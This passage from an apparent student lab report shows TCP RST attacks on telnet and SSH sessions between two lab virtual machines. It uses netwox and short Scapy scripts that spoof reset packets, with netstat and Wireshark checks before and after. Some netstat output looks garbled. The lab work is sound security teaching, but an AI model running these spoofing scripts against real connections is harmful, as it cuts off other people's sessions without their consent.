unix  3      [ ]        STREAM   CONNECTED     23358
unix  3      [ ]        STREAM   CONNECTED     61239
unix  3      [ ]        STREAM   CONNECTED     52322
unix  3      [ ]        STREAM   CONNECTED     61237  /run/user/1000/bus
unix  3      [ ]        STREAM   CONNECTED     56623
unix  3      [ ]        STREAM   CONNECTED     22396
unix  3      [ ]        STREAM   CONNECTED     ??239
```

The output from ‘netstat -na | grep 23’ shows the current network connections on the victim. It appears that there is a telnet connection on port 23, as indicated by the line with “ESTABLISHED”. However, the ‘netstat’ command did not display the termination of a connection immediately after a TCP RST attack. It took some time for the connection state to change.

While on other side I ran wireshark to see the TCP RST attack:



Here I observed RST packets in wireshark, it indicates that the TCP RST attack was indeed sent

and received by the target (victim) in the telnet connection. The RST packet is used to forcibly terminate an established TCP connection. So, from a packet analysis perspective, the RST packet was sent, which should terminate the connection.

```
[10/21/23]seed@VM:~$ netstat -na | grep 23
          0      0 0.0.0.0:23          0.0.0.0:*
tcp    unix  2      [ ACC ]         STREAM   LISTENING    56460  @/tmp/.ICE-unix/3523
tcp    unix  2      [ ACC ]         STREAM   LISTENING    52361  @/tmp/dbus-cCeYbutM
tcp    unix  2      [ ]           DGRAM    LISTENING    33238  /run/user/1000/systemd/notify
tcp    unix  2      [ ACC ]         STREAM   LISTENING    52364  @/tmp/dbus-yIe1bnQb
tcp    unix  2      [ ACC ]         STREAM   LISTENING    25723  @/tmp/dbus-fsoHqal0
tcp    unix  2      [ ACC ]         STREAM   LISTENING    52362  @/tmp/dbus-DdGsxquH
tcp    unix  2      [ ACC ]         STREAM   LISTENING    52363  @/tmp/dbus-4fFM1T5h
tcp    unix  2      [ ACC ]         STREAM   LISTENING    56461  /tmp/.ICE-unix/3523
tcp    unix  3      [ ]           STREAM   CONNECTED   59323  @/tmp/X11-unix/X1
tcp    unix  3      [ ]           STREAM   CONNECTED   53523  /run/dbus/system_bus_socket
tcp    unix  3      [ ]           STREAM   CONNECTED   22399  /run/dbus/system_bus_socket
tcp    unix  3      [ ]           DGRAM    LISTENING    33239
tcp    unix  3      [ ]           STREAM   CONNECTED   52389
tcp    unix  3      [ ]           STREAM   CONNECTED   62362  /run/systemd/journal/stdout
tcp    unix  3      [ ]           STREAM   CONNECTED   23135  /run/systemd/journal/stdout
tcp    unix  3      [ ]           STREAM   CONNECTED   23359  /run/systemd/journal/stdout
tcp    unix  3      [ ]           STREAM   CONNECTED   62230  /run/systemd/journal/stdout
tcp    unix  3      [ ]           STREAM   CONNECTED   52390
tcp    unix  3      [ ]           STREAM   CONNECTED   24223
tcp    unix  3      [ ]           STREAM   CONNECTED   56796  @/tmp/.ICE-unix/3523
tcp    unix  3      [ ]           STREAM   CONNECTED   23358
tcp    unix  3      [ ]           STREAM   CONNECTED   61239
tcp    unix  3      [ ]           STREAM   CONNECTED   52322
tcp    unix  3      [ ]           STREAM   CONNECTED   61237  /run/user/1000/bus
tcp    unix  3      [ ]           STREAM   CONNECTED   56623
tcp    unix  3      [ ]           STREAM   CONNECTED   22396
tcp    unix  3      [ ]           STREAM   CONNECTED   22239
tcp    unix  3      [ ]           STREAM   CONNECTED   52338
tcp    unix  3      [ ]           STREAM   CONNECTED   61236
```

The above output indicates that there is no longer an established telnet connection on port 23. This suggests that the connection has been successfully terminated. In the ‘netstat’ output, the only mention of port 23 is related to the telnet service listening for incoming connections, and there are no established connections. The successful termination of the telnet connection aligns with the expected behavior when sending a TCP RST attack. The RST packet forces the termination of the established connection.

SSH: Using Netwox:

Establish an SSH connection between attacker machine and the victim machine:

```
[10/21/23]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

503 updates can be installed immediately.
503 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Oct 21 20:44:17 2023 from 10.0.2.4
[10/21/23]seed@VM:~$ sudo netwox 78 -d enp0s3 -i 10.0.2.4
^C
[10/21/23]seed@VM:~$ exit
logout
Connection to 10.0.2.4 closed.
[10/21/23]seed@VM:~$
```

On the attacker machine, I use netwox to send a RST packet to terminate the SSH connection.

Verify the established connection before attack:

```
[10/21/23]seed@VM:~$ netstat -na | grep 22
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.4:22         10.0.2.5:36838     ESTABLISHED
tcp6       0      0 ::1:22             ::*:*              LISTEN
unix  3     [ ]    STREAM   CONNECTED  22595   /run/dbus/system_bus_socket
unix  3     [ ]    STREAM   CONNECTED  22421   /run/systemd/journal/stdout
unix  3     [ ]    STREAM   CONNECTED  22420
unix  3     [ ]    STREAM   CONNECTED  22601   /run/dbus/system_bus_socket
unix  3     [ ]    STREAM   CONNECTED  34122   @tmp/.X11-unix/X0
unix  3     [ ]    STREAM   CONNECTED  22086
unix  2     [ ]    STREAM   CONNECTED  22584
unix  3     [ ]    STREAM   CONNECTED  50822
unix  3     [ ]    STREAM   CONNECTED  22327   /run/dbus/system_bus_socket
unix  3     [ ]    STREAM   CONNECTED  22594
unix  3     [ ]    STREAM   CONNECTED  22320   /run/dbus/system_bus_socket
unix  3     [ ]    STREAM   CONNECTED  36225
unix  2     [ ]    DGRAM
unix  2     [ ]    STREAM   CONNECTED  22606
unix  2     [ ]    STREAM   CONNECTED  22484
unix  3     [ ]    STREAM   CONNECTED  22600
unix  3     [ ]    STREAM   CONNECTED  35022
unix  3     [ ]    STREAM   CONNECTED  36228
unix  3     [ ]    STREAM   CONNECTED  22620
unix  3     [ ]    STREAM   CONNECTED  25227   /run/dbus/system_bus_socket
unix  3     [ ]    STREAM   CONNECTED  22621   /run/dbus/system_bus_socket
unix  3     [ ]    STREAM   CONNECTED  22576
unix  3     [ ]    STREAM   CONNECTED  22263
unix  2     [ ]    DGRAM
unix  3     [ ]    STREAM   CONNECTED  22228
unix  3     [ ]    STREAM   CONNECTED  22087   /run/systemd/journal/stdout
unix  3     [ ]    STREAM   CONNECTED  35122   /run/user/1000/bus
unix  3     [ ]    DGRAM   CONNECTED  36226   /run/dbus/system_bus_socket
unix  2     [ ]    DGRAM
```

The above output seems that an SSH connection is established on port 22, and the connection is in the “ESTABLISHED” state.


Verify the connection termination after attack:

```
[10/21/23]seed@VM:~$ netstat -na | grep 22
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp6       0      0 :::::22           ::::*              LISTEN
unix  3     [ ]        STREAM   CONNECTED    22595  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22421  /run/systemd/journal/stdout
unix  3     [ ]        STREAM   CONNECTED    22420  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22601  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    34122  @/tmp/.X11-unix/X0
unix  3     [ ]        STREAM   CONNECTED    22086  /run/dbus/system_bus_socket
unix  2     [ ]        STREAM   CONNECTED    22584  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    50822  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22327  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22594  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22320  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    36225  /run/dbus/system_bus_socket
unix  2     [ ]        DGRAM    CONNECTED    22606  /run/dbus/system_bus_socket
unix  2     [ ]        STREAM   CONNECTED    22484  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22600  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    35022  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    36228  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22620  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    25227  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22621  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22576  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22263  /run/dbus/system_bus_socket
unix  2     [ ]        DGRAM    CONNECTED    22228  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22087  /run/systemd/journal/stdout
unix  3     [ ]        STREAM   CONNECTED    35122  /run/user/1000/bus
unix  3     [ ]        STREAM   CONNECTED    36226  /run/dbus/system_bus_socket
unix  2     [ ]        DGRAM    CONNECTED    22245  /run/dbus/system_bus_socket
unix  3     [ ]        STREAM   CONNECTED    22319  /run/dbus/system_bus_socket
```

The ‘netstat’ command does not show any established SSH connections which means it was able to terminate an SSH connection using ‘netwox’. SSH is a more secure and robust protocol compared to telnet. It is designed to be resistant to connection interruptions, and in many cases, an SSH connection will automatically close or be terminated after the session is finished.

Wireshark to see the TCP RST attack:

```
[10/21/23]seed@VM:~$ sudo wireshark
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```




When analyzing network traffic using wireshark, “RST, ACK” packets were observed. These packets represent a TCP connection reset and acknowledgment, confirming that the SSH connection was terminated.

I observed the difference between SSH and Telnet is that SSH generally maintains better security and connection management compared to telnet. When I close an SSH session, the connection is promptly terminated and cleaned up. Telnet, on the other hand, keeps the connection listed for a longer period even after I have exited the session.

Telnet using Scapy:

Performing a TCP RST attack on a Telnet connection using Scapy and observing the attack with Wireshark.

Started capturing packets on the network interface used for the Telnet connection:



Create a Python script `rst_attack.py`, on Attack's machine using a text editor. Used Scapy to create a spoofed TCP RST packet targeting the Telnet connection. The script sets the source IP, destination IP, source port, destination port, flags to RST, and appropriate sequence numbers to match the Telnet session.

```

GNU nano 4.8
rst_attack.py
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=48730, dport=23, flags="R", seq=118, ack=0)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)

```

[Read 7 lines]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
 ^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^ Go To Line M-E Redo
 M-A Mark Text M-B Copy Text ^O Where Was

Run the Python script on attack's machine to send the spoofed RST packet:

```

[10/22/23]seed@VM:~$ sudo nano rst_attack.py
[10/22/23]seed@VM:~$ sudo python3 rst_attack.py
version : BitField (4 bits)      = 4          (4)
ihl     : BitField (4 bits)      = None       (None)
tos     : XByteField            = 0          (0)
len     : ShortField            = None       (None)
id      : ShortField            = 1          (1)
flags   : FlagsField (3 bits)    = <Flag 0 ()> (<Flag 0 ()>)
frag    : BitField (13 bits)     = 0          (0)
ttl     : ByteField              = 64         (64)
proto   : ByteEnumField         = 6          (0)
chksum  : XShortField           = None       (None)
src     : SourceIPField          = '10.0.2.5' (None)
dst     : DestIPField             = '10.0.2.4' (None)
options : PacketListField       = []         ([])

sport   : ShortEnumField        = 48730      (20)
dport   : ShortEnumField        = 23         (80)
seq     : IntField               = 118        (0)
ack     : IntField               = 0          (0)
dataofs : BitField (4 bits)     = None       (None)
reserved: BitField (3 bits)     = 0          (0)
flags   : FlagsField (9 bits)    = <Flag 4 (R)> (<Flag 2 (S)>)
window  : ShortField             = 8192       (8192)
checksum: XShortField           = None       (None)
urgptr  : ShortField             = 0          (0)
options : TCPOptionsField       = []         (b'')

```

On victim's machine I had an active Telnet connection to another machine using the telnet command:

```
[10/22/23]seed@VM:~$ telnet 10.0.2.5 23
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is ']'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

506 updates can be installed immediately.
506 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[10/22/23]seed@VM:~$
[10/22/23]seed@VM:~$
[10/22/23]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53            0.0.0.0:*             LISTEN
```

```
[10/22/23]seed@VM:~$ telnet 10.0.2.5 23
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is ']'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

506 updates can be installed immediately.
506 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[10/22/23]seed@VM:~$
[10/22/23]seed@VM:~$
[10/22/23]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53            0.0.0.0.*             LISTEN
tcp      0      0 0.0.0.0:22              0.0.0.0.*             LISTEN
tcp      0      0 0.0.0.0:23              0.0.0.0.*             LISTEN
tcp      0      0 127.0.0.1:631            0.0.0.0.*             LISTEN
tcp      0      0 10.0.2.5:23             10.0.2.4:48730        ESTABLISHED
tcp6     0      0 :::21                  ::.*                  LISTEN
tcp6     0      0 :::22                  ::.*                  LISTEN
tcp6     0      0 :::631                 ::.*                  LISTEN
[10/22/23]seed@VM:~$ exit
logout
Connection closed by foreign host.
[10/22/23]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0.*             LISTEN
tcp      0      0 127.0.0.1:631            0.0.0.0.*             LISTEN
tcp      0      0 127.0.0.53:53            0.0.0.0.*             LISTEN
tcp      0      0 0.0.0.0:22              0.0.0.0.*             LISTEN
tcp6     0      0 :::1:631                ::.*                  LISTEN
tcp6     0      0 :::21                  ::.*                  LISTEN
tcp6     0      0 :::22                  ::.*                  LISTEN
[10/22/23]seed@VM:~$
```

After the attack, the Telnet connection on victim's changed its state or disappeared from the netstat output. The Telnet session has been terminated due to the RST packet.

In Wireshark on Attacker's machine, I see the spoofed RST packet being sent to Victim:




In the packet details, I notice that the spoofed RST packet has the RST flag set in the TCP header. This flag signals the abrupt termination of a connection.

The use of Scapy to conduct a TCP RST attack on a Telnet connection, coupled with Wireshark for network traffic analysis, successfully demonstrated the capability of an attacker to forcibly

terminate an established Telnet connection between two hosts. This emphasizes the importance of network security measures to detect and prevent such malicious attacks and highlights the significance of secure protocols when transmitting sensitive information over the network.

SSH using Scapy:

On Attacker's machine, started Wireshark to capture network traffic:



Attacker executes the Python script (rst_attack.py) to send a spoofed RST packet to Victim, targeting the SSH connection:

```

GNU nano 4.8
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=47632, dport=22, flags="R", seq=2378, ack=2510)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)

```

[Wrote 7 lines]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
 ^X Exit ^R Read File ^M Replace ^U Paste Text ^T To Spell ^A Go To Line M-E Redo
 M-A Mark Text M-J To Bracket M-G Copy Text ^Q Where Was

